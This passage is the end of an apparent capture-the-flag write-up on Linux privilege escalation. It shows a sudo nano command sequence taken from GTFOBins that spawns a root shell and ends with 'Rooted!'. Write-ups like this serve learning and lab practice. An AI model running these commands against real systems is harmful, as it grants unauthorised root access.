

We can use nano and tail binary to escalate our privileges since these files are allowed to run as root.
Exploiting the nano binary using the GTFOBINS.
1
2
3
sudo /usr/bin/nano /etc/firewall.sh
^R^X
reset; sh 1>&0 2>&0

Abusing this we get the shell as root in the nano editor.
Rooted!

Thanks for reading.